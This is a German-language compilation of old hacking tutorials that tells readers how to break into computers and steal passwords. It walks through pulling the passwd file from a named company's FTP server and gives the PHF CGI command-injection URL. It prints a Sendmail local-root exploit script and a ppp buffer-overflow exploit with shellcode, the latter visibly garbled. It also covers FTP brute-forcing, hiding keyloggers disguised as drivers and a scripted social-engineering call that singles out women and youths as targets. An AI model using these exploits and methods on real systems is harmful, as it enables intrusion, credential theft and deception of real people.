FTP bedeutet File Transfer Protocol. Wie der Name schon sagt ist es ein Protokoll, welches explizit für den Up-/Download von Daten gedacht ist. Es wurde viele Jahre vor HTTP entwickelt, und ist dementsprechend auch etwas angestaubt. Da aber HTTP verhältnismässig langsamer als FTP ist, da bei HTTP immernoch Prüfdaten mitgeschickt werden, kann der Up-/Download mit FTP durchaus schneller sein. Aber FTP - welches über den Port 23 läuft - kann man auch für Spielereien einsetzen, wie diese Dokumentation über das Hacken eines FTP-Servers zeigen soll. Voraussetzungen für das Verständnis dieses Textes Von Nutzen für das Verstehen dieser Dokumentation kann durchaus die Kenntnis von FTP- und/oder Unix-Befehlen sein. Es gibt viele Bücher über dieses Thema: Schaut Euch nur mal in der lokalen Bibliothek um! Mein liebstes Buch für Unix-Einsteiger ist das "Unix Einsteigerseminar", welches zum Beispiel in der Gemeindebibliothek Wettingen (AG) ausgeliehen werden kann. Mir ist die ISBN-Nummer leider nicht bekannt, aber der Umschlag ist blau, und es stammt aus dem Anfang der 90er Jahre. Was brauche ich für das Nutzen von FTP? Nach der Installation eines Modems oder Netzwerkkarte unter Windows9x wird automatisch die Software für den Client-Seitigen Betrieb von FTP mitinstalliert. Jene lässt sich ganz einfach mit der Eingabe von "ftp" im Menü Start/Ausführen/ starten. Danach erscheint ein kleines, schwarzes Fenster, welches stark der Eingabeaufforderung unter Windows ähnelt, nur dass statt dem Standart-Prompt von C:\> sich der FTP-Prompt mit FTP> meldet. Wie funktioniert FTP? Um einen kurzen Überblick über alle hier im FTP-Modus nutzbaren Befehle zu gewinnen, kann man einfach mal ? eingeben, woraufhin schön gegliedert alle FTP-Kommandos ohne weitere Informationen aufgelistet werden. Falls schnell vom FTP- in den DOS-Modus gewechselt werden muss, kann dies mit der Eingabe von "!" geschehen. Der FTP-Prompt ändert sich in den DOS-Prompt. Man kann ganz normal unter DOS arbeiten. Um wieder in den FTP-Modus zu gelangen, muss man "exit" eintippen, und danach ENTER drücken. Nun sollten wir uns mal langsam irgendwo connecten. Damit wir dies tun können, muss mindestens eine Netzwerk- oder Internet-Verbindung bestehen. Falls man sich innerhalb eines LAN's befindet, welches von einer Firewall oder Proxy geschützt ist, kann es jedoch zu komplikationen kommen. Dazu jedoch später mehr. Der Einfachheits halber habe ich als Demo-FTP-Server den Server des Schweizer Konzerns namens ABB genommen, welcher weltweit für das Entwickeln und Herstellen von Turbinen zuständig ist. Um nun eine Verbindung zu einem FTP-Server herzustellen, muss entweder dessen URL oder die IP-Adresse bekannt sein. Die URL des ABB-FTP-Servers lautet ftp.abb.ch . Er ist natürlich auch unter der IP-Adresse erreichbar, welche 138.223.70.10 lautet. Nun muss man im FTP-Modus unserer FTP-Software "open ftp.abb.ch" eingeben. Alternativ kann man auch mit der IP-Nummer arbeiten. Dann würde die Eingabe "open 138.223.70.10" lauten. Danach erscheint ein Login-Bildschirm, der sehr stark an ein Unix-ähnliches System errinnernt. In den meisten Fällen wird auch ein Unix-ähnliches System für den Einsatz als FTP-Server eingesetzt. Auf der ersten Linie der Login-Prozedur erscheint noch einmal die Adresse, wo wir uns eingeloggt haben. Auf der nächsten zeile folgt die Version des Betriebssystems des FTP-Servers. Das Betriebssystem - in diesem Falle SunOS 5.6 - meldet sich bereit, und fragt uns nach einem User-Namen. Da uns kein User-Name bekannt ist, versuchen wir uns anonym anzumelden. Dabei erhalten wir nur Leserechte auf bestimmte regionen des Servers. Nach der Eingabe von "anonymous" für anonym, folgt eine Zeile, wo wir darauf aufmerksam gemacht werden, dass wir bei der Passworteingabe ohne weiteres unseren User-Namen verwenden können. Eine Zeile weiter werden wir auch schon nach unserem Paswort gefragt. Wir geben nocheinmal unseren User-Namen ein: "anonymous" . Es kann auch einfach eine wirrkürliche Zeichenfolge eingegeben werden, jedoch fällt man mit der schlichten Passwort-Eingabe des User-Namens weniger auf. Nun sollte eine kurze Meldung erscheinen, welche uns darauf aufmerksam macht, dass wir uns

erfolgreich eingeloggt haben. Und am unteren Rand des Fensters folgt wieder der nackte FTP-Prompt. Nun nimmt es uns wunder, wo wir überhaupt gelandet sind. Mit der Eingabe von "pwd" erfragen wir unsere aktuelle Position im System. Wir werden darauf aufmerksam gemacht, dass wir uns im Root-Verzeichnis befinden. Welche Verzeichnisse existieren nun aber noch? Mit der Eingabe von "dir" für Directorie zaubern wir die aktuelle Übersicht aller Verzeichnisse und Dateien im Root-Verzeichnis an. Unsere Aufgabe ist es nun das Password-File zu finden, wo alle User-Namen mit dazugehörigem Passwort gespeichert sind. Mit "cd" (change directory) sind wir in der Lage das Verzeichnis zu wechseln. Wir geben nun cd etc ein, womit wir einen Augenblick später im ETC-Verzeichnis landen sollten. Wie jedesmal wenn wir in einem neuen Verzeichnis angelang sind, erfragen wir den Inhalt des momentanen Verzeichnisses. Nun erkennen wir sofort das Vorhandensein einer Datei namens passwd, zu welcher wir nur Leserechte haben. Wir kopieren nun diese Datei auf die lokale Festplatte. Dies geschieht mittels des Befehls "get" . Wir geben nun "get passwd" ein, und die Datei passwd wird auf den Windows-Desktop kopiert. Um ein Verzeichnis wieder zu verlassen, müssen wir wieder den change directoy Befehl nutzen. Mit "cd .." verlassen wir das aktuelle Verzeichnis und wechseln in das übergeordnete. In unserem Falle wäre dies wieder das Wurzel-Verzeichnis. Nun können wir die Verbindung schliessen. Dies übernimmt der Befehl "close" . Die Verbingung zum FTP-Server der ABB ist nun beendet. Um unsere FTP-Software zu schliessen, können wir ganz einfach "bye" eintippen, woraufhin sich die Software verabschiedet, und sich schliesst. Das Passwort-File Nun kommen wir wieder zurück auf unseren Windows-Rechner. Wir suchen nun das vom FTP-Server heruntergeladene File und öffnen es mit einem ganz normalen ASCII-Editor, wie zum Beispiel das Notepad von Microsoft. Nun offenbart sich uns das Password-File, aus welchem wir alle Benutzer-Namen ersehen können:

```
root:x:0:1:Super-User:/:/usr/bin/ksh
daemon:x:1:1::/:
bin:x:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
mailer:x:100:1::/home/mailer:/nosuchshell
proxadm:x:101:100::/home/proxadm:/nosuchshell
ftp:x:30000:30000:Anonymous FTP:/data/ftp:/nosuchshell
```

Das erste Wort stellt den user-Namen dar. Nach dem Doppelpunkt folgt das dazugehörige Passwort. Falls dies nun ein X oder Leerzeichen sein sollte, dann wurden die Passwörter vom Administrator shadowed gemacht. Dies bedeutet, dass sie nur für den Admin einsehbar sind. Es gibt verschiedene Möglichkeiten diese shadowed Passcodes zu entschlüsseln, aber dazu schreibe ich später mal einen Text. Falls doch Passwörter ersichtlich sind, hat man das System geknackt, und ist nun im Besitze aller Passwörter. Das beste, was einem passieren kann, ist in den Besitz des Super-Visor-Passworts zu gelangen. Mit Hilfe dieses Passworts kann man sich als Root oder auch Super-User anmelden, und ist ab dann im Besitze aller Zugriffsrechte. Das System gehört dann sozusagen einem selbst. Disclaimer Denkt aber an die Hacker-Philosophie! Ausserdem macht Ihr Euch beim Eindringen in Fremde Systeme strafbar, und Ihr könnt strafrechtlich verfolgt werden! Wie knacke ich eine Firewall oder einen Proxy innerhalb eines LAN’s? Wie knackt man nun die eigene Firewall, wenn man sich als Hacker innerhalb eines LAN’s befindet? Man muss als allererstes die IP-Adresse der Firewall oder des Proxies herausfinden. Dies macht man mittels eines IP-Scanners oder Port-Scanners. Sobald man nun die IP-Nummer der Firewall hat, kann man sich mittels FTP wieder versuchen einzuloggen, und das Spiel kann beginnen...

Hacking Webpages:

The Parallel Minds Cooperation Die Anleitung Der amerikanische Hacker Psychotic schrieb eine der wohl am besten helfenden Unix-Bibeln im Cyberspace, aber nachdem er diesen 36-seitigen Text veröffentlicht hatte, erreichten ihn unzählige Mails. Er erkannte das Unix nicht für jede Person ist, so schrieb er diesen Text, welcher die Anleitung zum Hacken von Webpages ist. 1.Zugriff zur Passwort-File durch FTP Der anonyme Zugriff durch FTP ist einer der einfachsten Wege um den Status eines Superusers zu erhalten. Als erstes musst du etwas über den Aufbau der Passwort-File wissen.

Root:User:d7Bdg:1n2HG2:1127:20:Superuser
Tom Jones:p5Y(h0tic:1229:20:Tom Jones, :/usr/people/tomjones:/bin/csh
Bbob:Euyd5XAAtv2dA:1129:20:Billy Bob:/usr/people/bbob:/bin/csh Das ist ein Beispiel einer regulär verschlüsselten Passwort-File. Der Superuser ist der Teil der dir den Zugriff gibt. Das ist der Hauptteil der File.
Root:x:0:1:Superuser:/:
ftp:x:202:102:Anonymous ftp:/u1/ftp
ftpadmin:x:203:102:ftp Administrator:/u1/ftp Das ist ebenfalls ein Beispiel einer Passwort File, allerdings mit einem Unterschied
.....sie ist versteckt. Versteckte Passwort-Files zeigen das verschlüsselte Passwort nicht an, sie lassen sich auch nicht kopieren .Das bringt Probleme für den Passwort- Cracker oder den Dictionary Cracker (später erklärt). Jetzt ein weiteres Beispiel
einer versteckten Password-File. root:x:0:1:0000-Admin(0000):/:/usr/bin/csh
damon:x:1:1:0000-Admin:/:
bin:x:2:2:0000-Admin(0000):/usr/bin
sys:x:3:3:0000-Admin(0000):/:
adm:x:4:4:0000-Admin(0000):/var/adm:
lp:x:71:8:0000-lp(0000) :/usr/spool/lp
smtp:x:0:0:mail daemon user:/:
uucp:x:5:5:0000-uucp(0000) :/usr/lib/uucp
nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:uid no body:/:
noaccess:x:60002:6002:uid no access:/:
webmastr:x:53:53:WWW Admin:/export/home/webmastr:/usr/bin/csh
pin4geo:x:55:55:PinPaper
Admin:/export/home/webmastr/new/gregY/test/pin4geo:/bin/false
ftp:x:54:54:anonymous FTP:/export/home/anon_ftp:/bin/false Versteckte Password-Files haben ein "x" oder ein "*" an der Stelle des Passwortes. Nun, wo du ein bisschen mehr über die Password-File weißt, solltest du in der Lage sein, eine normal verschlüsselte Password-File und eine versteckte Password-File unterscheiden zu können. Wir gehen nun dazu über, wie man die Password-File crackt. Eine Password-File zu cracken ist nicht so kompliziert wie es sich anhört. Die einzige Hürde liegt darin, das sich die Files von System zu System zu unterscheiden. 1. Der erste Schritt, den du ausführen mußt ist, dass du dir die Password-File kopieren oder downloaden mußt. 2. Als zweites mußt du dir einen Password Cracker und einen Dictionary Maker besorgen. Obwohl es ziemlich einfach ist ,einen guten Password Cracker zu finden ,empfehle Ich dir einen der folgenden:
Cracker Jack, John the Ripper, Brute Force Cracker oder Jack the Ripper.
Nun zum Dictionary Maker... Wenn du ein Crack-Prog startest, wirst du zuerst nach der Password-File gefragt.
Dort kommt dann auch der Dictionary Maker zum Einsatz. Einen Dictionary Maker kannst du von nahezu jeder Hackersite downloaden. Ein Dictionary Maker findet alle möglichen Buchstaben-Kombinationen mit den Möglichkeiten die du ausgewählt hast. (ASCII, caps, kleine buchstaben, Großbuchstaben und auch Nummern). 3. Du startest den Cracker und folgst den Instruktionen,die das Programm dir gibt.

2. Die PHF Technik Ich war nicht sicher, ob ich diese Section mit reinnehmen sollte, weil fast jeder über diese Technik bescheid weiß und die meisten Server haben den Bug schon beseitigt. Aber da es immer noch Fragen zur PHF gibt, schreibe ich diesen Teil mal mit rein. Die PHF Technik ist der einfachste Weg, eine Password File zu kriegen. Aber ich warne euch....zu 95% wird diese Technik nicht funktionieren. Um die PHF auszuführen mußt du nix weiteres tun als einen Browser (IE 4 oder Netscape 4.05) öffnen und den folgenden Link eingeben: Http://website_ist_hier/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd Ersetze das website_ist_hier mit der Domain. Wenn du also versuchst, die Passwort-File für www.geocities.com zu erhalten, muß der Link so aussehen: http://www.geocities.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/password und das war´s. Du sitzt nur und kopierst die File (wenns funktioniert) 3. Telnet und Exploits Exploits sind der beste Weg Websites zu hacken, aber sie sind auch komplizierter als der Zugriff durch FTP und die PHF Technik .Bevor du ein Exploit verwenden kannst brauchst du erstmal ein Telnet Prog. Es gibt mehrere Verschiedene Anbieter von Telnet Proggies, mach einfach eine Net-Suche, und du wirst genügend Proggies und Zubehör finden. Am besten richtest du dir einen Account bei deinem Ziel (wenn möglich) ein. Nun zu den Exploits. Exploits entdecken Fehler und Bugs in Systemen und geben dir gewöhnlicherweise vollen Zugriff. Es gibt viele verschiedene Exploits im Netz und du kannst sie dir alle angucken. Ich werde hier mal ein paar Beispiele von Exploits auflisten, aber die Liste der Exploits ist endlos. Dieser Exploit ist bekannt unter dem Namen Sendmail v.8.8.4 Er erstellt ein Suid-Programm /tmp/x das den shell als Root herstellt. So richtest du es ein: cat << _EOF_ >/tmp/x.c

```
 #define RUN "/bin/ksh"
 #include <stdio.h>
main ( )
{
execl (RUN,RUN,NULL) ;
}
_EOF_
#
cat  << _EOF_ >/tmp/spawnfish.c
 main ( )
{
execl ("/usr/lib/sendmail ","/tmp/smtpd",0) ;
}
_EOF_
#
cat  << _EOF_ >/tmp/smtpd.c
  main ( )
 {
setuid (0) ; setgid (0) ;
system ("chown root /tmp/x ;chmod 4755  /tmp/x") ;
 }
_EOF_
#
#
gcc  -O    -o    /tmp/x /tmp/x.c
gcc  -O3   -o    /tmp/spawnfish /tmp/spawnfish.c
gcc  -O3   -o    /tmp/smtpd /tmp/smtpd.c
#
/tmp/spawnfish
kill -HUP `/usr/ucb/ps -ax|grep /tmp/smtpd|grep -v grep|sed s/" [ ]*"//
|cut -d"  "
-f1`
rm /tmp/spawnfish.c /tmp/spawnfish  /tmp/smtpd.c  /tmp/smtpd
 /tmp/x.c
sleep 5
if [ -u /tmp/x ] ; then
   echo "leet..."
```

```
   /tmp/x
fi nun zu einem anderen Exploit.....dem ppp vulnerbility.
So erstellst du ihn: #include <stdio.h>
#include <stdlib.h>
#include <unistd.h> #define BUFFER_SIZE     156      /* size of the buffer
to overflow */ #define OFFSET          -290     /* number of bytes to jump
 after the start
                                    of the buffer */ long get_esp (void)  {
__asm__("movl %esp,%eax\n"); } main (int argc, char *argv[])
{
         char *buf = NULL;
         unsigned long *addr_ptr = NULL;
         char *ptr = NULL;
         char execshell[] =
         "\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f"
/* 16
bytes */
        "\x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52"
/* 16
bytes */
        "\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\xff/bin/sh\x01\x01\x01\x01"
/* 20
bytes */
        "\x02\x02\x02\x02\x03\x03\x03\x03\x9a\x04\x04\x04\x04\x07\x04";
/* 15
bytes, 57 total */         int i,j;         buf = malloc(4096);         /*
fill start of bufer with nops */

        i = BUFFER_SIZE-strlen(execshell);         memset(buf; 0x90, i);
        ptr = buf + i;         /* place exploit code into the buffer */
for(i = 0; i < strlen(execshell); i++)
                *ptr++ = execshell[i];         addr_prt = (long *)ptr;
        for(i=0;i < (104/4); i++)
                *addr_ptr++ = get_esp() + OFFSET;         ptr = (char
*)addr_ptr;
        *ptr = 0;         setenv("HOME", buf, 1);
execl("/usr/sbin/ppp", "ppp", NULL);
} Jetzt hast du den Zugriff.....Was jetzt????
Nun, die Wahl liegt bei dir, aber ich rate dir, zuerst das passwort zu
ändern bevor du
irgendeine andere Aktion ausführst. Um das Password zu ändern mußt du dich
via Telnet
einloggen und dich dann unter deinem neunen Account einloggen. Dann tippst
du "PASSWD"
und es wird dich nach dem alten Passwort und danach nach deinem neuen
Fragen. Du gibtst
dann dein neues ein, und das sollte es dann gewesen sein....du kannst jetzt
uploaden,
löschen oder einfrach nur rumspielen..... HAVE PHUN!!!!!
```

Private Webseite hacken:

Ladet Euch von einer guten Hacker Seite das Programm "Unsecure" runter ! Startet das Programm ! Jetzt wird erklärt, wo Ihr was eingeben müsst : Computer name or IP: Hier gebt Ihr z.B ftp.fortunecity.de ein (Wenn die Webseite bei Fortunecity ist) !
Port: Hier gebt Ihr 21 ein (FTP Port) !
Passwort: Leer lassen
Username: Hier gebt Ihr den Benutzernamen ein (Teil der URL z.B www.fortunecity.de/members/hallo/index.htm) hier also "hallo" !
Dictionary File: Hier gebt Ihr eine gute Wordlist ein ! Dictionary Attack: Wenn man bei dem Benutzernamen ein richtiges Passwort hat (z.B "zeus", dann anklicken, wenn es ein zusammengesetztes ist, also z.B "hdghd" dann nicht !
Brute Force Attack: Genau das Gegenteil von Dictinary Attack, hier werden alle Möglicheiten durchgegegangen (Auswahl siehe unten) !
Reconnect on disconnect: Auf jeden Fall anmachen !
AutoSave every 100 attempts: Das Projekt wird alle 100 gecheckten wörtern gesaved (autosave) ! Wenn es sich um eine Brute Force Attacke handelt oder um eine Dictionary Attacke, bei der keine Treffer erzielt
wurden, könnt Ihr hier auswählen, aus was für Charakteren das Passwort bestehen kann ! a-z Kleinbuchstaben
A-Z Großbuchstaben
0-9 Zahlen Das darunter sind Nebenzeichen ! Number of Characters: Wenn das Passwort minimal 3 Stellen hat, dann gebt hier eine 3 ein !
Custom character set: Hier könnt Ihr euch die Charaktere nochml manuell raussuchen ! Wenn alles richtig eingestellt ist klickt auf Connect !
Holt Euch was zu trinken (und zu Essen), denn es wird, wenn das Passwort leicht ist 1-2 Stunden dauern !
Wenn es aber schwer ist kann es auch 20-30 Stunden dauern ! Am besten ist es wenn man die Autosave Funktion
aktiviert, und jedesmal wenn man online geht, macht man ein bißchen weiter.

Vom Menschen zum Unix-Hacker:

Wie bekomme ich (illegalen) Zugang zum Internet?
Die Literatur:
Der unangenehme Teil oder:
Der Schlüssel zum Erfolg
 Wie komme ich weiter?
 Wie rette ich meinen Arsch?
 Ein paar Gedanken zum Sein eines Hackers
 Yeah, time to become 31337.
 Ein Blick ueber die Schulter
 Persoenliche Sicherheit
 Wichtige Links

- Vorwort -
Auch wenn es fuer einen Anfaenger hart ist aber ich werde gewisse Dinge wie NIS, PasswordCracker, PacketSniffer, et cetera nicht erklaeren; ich setze sie als bekannt voraus. Wenn du mit diesen Dingen arbeitest wirst du sie verstehen, und in den Buechern/Docs werden sie haeufig auch erklaert. Ich werde einige Programme, die ich in diesem Docu. erwaehne, in dieses Paket packen.
Zeilen, die mit dem Groesser-als Zeichen '>' beginnen sind Eingaben (von dir).
Zeilen, die mit dem Kleiner-als Zeichen '<' beginnen, stellen Ausgaben (z.B. von einem Programm) dar.
Befehle werden fett gedruckt und Captures mit Rot indiziert.

- Voraussetzungen -
Ja gut, die Voraussetzungen um Hacker zu werden.... Also, das wichtigste ist ein eiserner Wille; du musst Hacker werden wollen, mit jeder Zelle deines Koerpers ;) - aber nicht verkrampfen, denn dann wird der Fluss der Phantasie blockiert ;). Ein IQ >= 100 waer' auch ganz sinnvoll... hmmm, aja, 'n Computer und 'n Modem... sind deine Hauptwerkzeuge. Du solltest in C programmieren koennen, da auf (fast) jedem Unix-System ein C- Compiler installiert ist und der groesste Teil der Sourcecodes in C geschrieben ist. Ich werde unter Punkt 3 ein Buch vorstellen, das meiner Meinung nach eine sehr gute und umfassende Grundlage fuer's Programmieren in C bietet, falls du schon eine Hochsprache beherrschst und dir einiges zutraust, dann reicht es, das Buch ueber Unix Systemprog. zu lesen (s. Punkt 3).
Desweiteren ist es sinnvoll Linux/FreeBSD (auf keinem Fall DLD Linux, is' echter Schrott ;)) auf seinem Rechner zu installieren. Linux/FreeBSD ist ein Unix fuer PCs. Es gibt noch weitere Unixes fuer den PC wie BSDI, OpenBSD, Solarix x86, SCO etc. aber das braucht dich ersteinmal nicht zu interessieren ;-)

- Wie bekomme ich (illegalen) Zugang zum Internet? -
Also mir kommen jetzt mehrere Methoden in den Sinn, ich werde mal mit der Methode beginnen, die ich auch verwendet habe - sozusagen die Methode, die ihren Praxistest schon bestanden hat. Such dir eine nette Uni (Internet Provider, Firma mit Internet-Access) in deiner Naehe aus und mache dort ein Praktikum, einen Ferienjob oder einen Nebenjob.
Waehrend deiner Taetigkeit immer schoen die Augen nach Rechnern aufhalten, die ans Uni-Netz angeschlossen sind, die von den Studenten genutzt werden und allgemein zugaenglich sind. Haeufig steht irgendwo ein alter DOS- PC rum, oder es existieren PC-Pools. Such dir einen Rechner aus und sieh dir seinen Aufbau an (autoexec.bat & config.sys...) und beobachte wie er benutzt wird (laeuft er staendig, wird er nachts ausgeschaltet). Lass dich mal ganz plump von 'nem Studenten in die Benutzung des Rechners einfuehren. Dann benutze diesen Rechner fuer anonymous FTP, HTTP und den ganzen Kram, der kein Passwort erfordert, und wenn sich die Gelegenheit mal bietet, dann kopiere dir die "autoexec.bat", "config.sys" und den Stammverzeichnisbaum (tree) auf 'ne Diskette.
So jetzt zum spannenden Teil. Es geht darum ein TSR-Programm zu installieren, welches die Tastatureingaben in eine Datei protokolliert . Um dieses TSR-Prog. so gut wie moeglich zu verstecken tarnt man es als ein anderes Prog. und fuegt einen entsprechenden Eintrag in die autoexec.bat ein. Man kann z.B. den Mouse-Treiber mit einer Batch-Datei ersetzen, die erst unser TSR und dann den Mouse-Treiber aufruft o. ae.. Man kann natuerlich auch das TSR vor mem verstecken (ich glaube man veraendert irgendwie 'ne Memorygrenze - keine Ahnung).
Evtl. muss man das TSR mit einem HEX-Editor seinen Anforderungen anpassen. Es sollte auch darauf geachtet werden, dass die Protokolldatei den ganzen Plattenplatz aufzehren koennte, also taeglich die Datei auf Diskette bringen und von der Platte entfernen. Desweiteren muessen die Timestamps angepasst werden - ja, Paranoia ist die Lebensversicherung eines Hackers. So, um die ganze Angelegenheit zu beschleunigen tippe jeweils eine Batch-Datei fuer die Installation des TSRs, fuer das move'n der Protokolldatei und zum Deinstallieren des TSRs und zur Wiederherstellung des Orginalzustandes (Timestamps nicht vergessen). Teste deine Startegie und deine Batch-Dateien auf deinem Rechner, in der Praxis darf es keine Fehler mehr geben, alles muss schnell und reibungslos verlaufen. Interpretation der Protokolldatei:
Wenn du z.B. folgendes siehst
ftp blah.am.arsch.de
franz
schwanz

... dann existiert auf dem Rechner "blah.am.arsch.de" ein Account mit dem Login "franz" und den Passwort "schwanz" - vorausgesetzt, dass die Eingaben richtig waren :).
Wichtig sind fuer dich erstmal die Rechner im Uni-Netz. Desweiteren kannst du natuerlich auch einfach in den Computer-Systemen Trojan-Horses einbringen oder ganz
simpel den Leuten ueber die Schulter sehen, wenn sie sich in die Rechner einloggen. Die "Experten" unter euch koennen einen Vampire-Tap oder einen Laptop mit Sniffer in deren Netz einbringen und so
einfach die Account-Informationen aufzeichnen.
Der Vorteil des Vampire-Taps ist, dass es nicht durch Messgeraete entdeckt werden kann, die die Entfernung bis
zum naechsten Ende/Bruch im Netzkabel messen. Unter Windows (3.11) kannst du den Macrorecorder zur Aufzeichnug der Tastatureingaben verwenden... is' aber nicht so toll... mach deine eigenen Erfahrungen, es erfordert auf jeden Fall mehr Aufmerksamkeit von dir. Eine bessere Loesung ist da schon eine veraenderte WINSOCK.DLL zu installieren, die alle Daten, die uebers Netz gehen aufzeichnet. Natuerlich kannst du auch einen auf DOS basierenden Sniffer installieren. Wenn du ein paar Accounts gesammlt hast, musst du die Telefonnummer des Modems rausfinden, die dich mit dem Netz der Uni verbindet.
Die Nummer bekommst du ganz einfach: Ruf' bei der Uni an, gib dich als Student aus und frag' nach der Nummer - du musst sicher und ruhig sprechen. Haeufig steht die Nummer auch in 'nem Infoblatt vom Rechenzentrum (RZ) oder auf deren Web-Site.
Die Bequemlichkeit beim Verwalten und Verwenden von Account Informationen kommt dir beim Einloggen zugute, undzwar ist es (meistens) voellig egal auf welchem Rechner im Uni-Netz du landest, denn viele User verwenden das selbe Passwort auf mehreren Rechnern (auch in anderen Domains) oder es wird NIS (oder NIS+, rdist, DCE, etc) benutzt
So, wenn du in dem System bist, dann mache dich damit vertraut (in Uni-Systemen faellt man nicht so schnell auf).
Von der Uni aus, kannst du dann am Besten noch Domains hacken, die in deinem City-Tarif Bereich liegen um deine Telefonkosten zu verringern - auch wenn die gehackte Uni im City-Tarif Bereich ist. Je mehr Einwahlpunkte du zum Internet hast um so besser.
Du kannst deine Telefongebueren auch sparen, indem du 'ne PBX hackst (im 0130/0800- Bereich oder von lokalen Firmen) oder durch BlueBoxing - ist mir persoenlich zu gefaehrlich und zu auffaellig, da die Telekom gerne BlueBoxer kennen lernen will und PBXs meistens gute Intrusion Detection Systems besitzen. ;)
Bei Firmen ist es meistens etwas gefaehrlicher. Die einfachste Methode ist natuerlich, wenn dir ein bekannter Hacker einen Account gibt. Falls du schon einen Unix-/NT-Account hast, dann lad' dir einfach die Passwortdatei auf deinen Rechner und cracke die Passwoerter.
Oder ein temporaerer Freund mit Internet-Anschluss hilft dir weiter. ;) Und nun noch ein old-school Weg. Er erfordert weniger den technischen sondern mehr den physischen und mentalen Aufwand.
Such' dir ein/e Institut/Firma mit Internetanschluss in deiner Stadt aus. Jetzt musst du erstmal jedemenge Infos ueber dein Ziel sammeln, egal wie unwichtig sie erscheinen. Du brauchst z.B. den Namen des Admins und der User, Beziehungen zu anderen Instituten/Firmen. Um diese Dinge in Erfahrung zu bringen kannst du den Muell der Firma durchsuchen (sog. "Dumpster Diving") oder dich mal 'n bisschen umhoeren. Jetzt nur noch die Modemnummer herausfinden:
Entweder einfach anrufen und als User (wenn du den Namen eines Kunden hast, dann benutze ihn auch), der die Nummer vertroedelt hat, ausgeben oder den Telefonnummernbereich deines Ziels durchscannen.
Das Scannen geht wie folgt:
Du waehlst eine Nummer und horchst ob ein Modem dranhaengt - diese Aufgabe kann auch ein Prog. uebernehmen. Viele Firmen belegen einen bestimmten Nummernbereich, z.B. eine 6stellige Nummer wobei die ersten 3 Zahlen statisch sind (z.B. 911) und die letzten 3 Zahlen variieren (0 bis 999;

wobei 0 meistens die Telefonzentrale, Pforte, etc ist). Nun waehlst du alle Nr. von 911-0 bis 911-999 bis du ein Modem gefunden hast; falls du ein Anrufbeantworter entdeckst, dann versuche ihn zu hacken (weitere Infos). Du kannst den zuscannenden Bereich einschraenken indem du dir die Durchwahlnummer des RZs, DVZs (Datenverarb. Zentrum) - oder wie sonst die Abteilung fuer die Rechnerverwaltung heisst - geben laesst und dann von dort startest (Bsp.: Durchwahl: 345, dann faengst du bei 911-300 an). So jetzt Accounts besorgen.
Rufe einen User an - dabei solltest du folgendes beachten: suche dir am Besten nur Frauen
oder Jugendliche aus, da diese Personen leichtglaeubiger und techn. weniger versiert sind.
(KEIN Sexismus, reine Erfahrung :))
keine direkten Mitarbeiter der Firma
abends anrufen (zw. 19.00 und 21.00)
... so, nehmen wir mal an, dass der Admin der Firma HAQ_ME "Mark Abene" und der User "Kathrin Mitnick" heisst und gehen wir davon aus, dass du den Usernamen kennst, dann koennte ein Gespraech folgendermassen ablaufen: MA: Guten Abend, hier ist Mark Abene, ich bin der Computer-Administrator
von HAQ_ME. Koennte ich wohl bitte Kathrin Mitnick sprechen?
KM: Ja, am Apparat.
MA: Oh gut, undzwar folgendes, wir hatten auf unseren Internet-Server einen Headcrash, uns sind einige Daten verloren gegangen, darunter auch die Userdaten...
KM: Oh Gott, wie schrecklich.
MA: ... ja, ja, und ich hab' die ehrenvolle Aufgabe die Daten von unseren Backupbaendern zu restaurieren und die User-Datenbank wieder
neu einzurichten.
KM: Aha...
MA: Um meine Aufgabe zu komplettieren und ihnen wieder die einwandfreie Benutzung ihres Internetzugangs zu gewaehrleisten muesste ich wissen
ob sie ihren alten Usernamen, kathrin, wieder verwenden wollen.
KM: Oh ja, natuerlich.
MA: Ok,... und wie lautete ihr Passwort?
KM: Was!? Mein Passwort, warum haben sie davon keine Sicherungskopien angefertigt?
MA: Oh, es ist schoen so sicherheitsbewusste User zu haben, aber leider selten.
Aufgrund unser hohen Sicherheitsansprueche wird von der User-Datenbank keine Kopie angefertig... stellen sie sich mal vor, dass die Backupbaender gestohlen werden.
KM: Oh ja, sie haben recht. Also gut mein Passwort war "nirhtak".
MA: Ok, ... dankesehr.
Aufwiederhoeren.
KM: Tschuess.
So, viel geredet fuer nur ein einziges Wort, aber es hat sich gelohnt. Du musst jederzeit ernst und ruhig klingen. Dieses Gerede ist sog. "Social Engeneering".
Sollte es, aus welchen Gruenden auch immer, nicht klappen, dann kannst du auch ein Prog. verwenden, das das Passwort "raet". Vielleicht funktionieren auch sog. Default-Accounts (z.B. Login: guest & Password: guest). Die Literatur
So, ich hab hier mal eine kleine Tabelle mit Buechern zusammengestellt, die du lesen solltest.
Kommentar Gerhard Willms Das C-Grundlagen Buch Data Becker Das Fundament der C-Programmierung
Nemeth, Snyder, Seebass, Hein Unix Systemadministration
Handbook Prentice Hall Meiner Meinung nach das beste Buch fuer Unix-Systemadministration (eine dt. Auflage ist auch erhaeltlich)
W. Richard Stevens Programmierung in der Unix-Umgebung Addison-Wesley Mal wieder ein perfektes Werk.

Stevens schreibt die besten Buecher fuer Unix/Internet Programmierung
W. Richard Stevens Programmieren von Unix-Netzen Prentice Hall / Hanser 2te Auflage
W. Richard Stevens TCP/IP Illustrated Vol. 1/2/3 Addison-Wesley Infos ueber das TCP/IP Protokol und dessen Implementierung
sehr wichtig
Garfinkel und Spafford Practical Unix & Internet Security O'Reilley Das beste Buch in Sachen Unix- & Internet-
Sicherheit
Chapman und Zwicky Einrichten von Internet-
Firewalls O'Reilley beschreibt den Aufbau von Firewalls
leider nicht uptodate aber trotzdem sehr gut
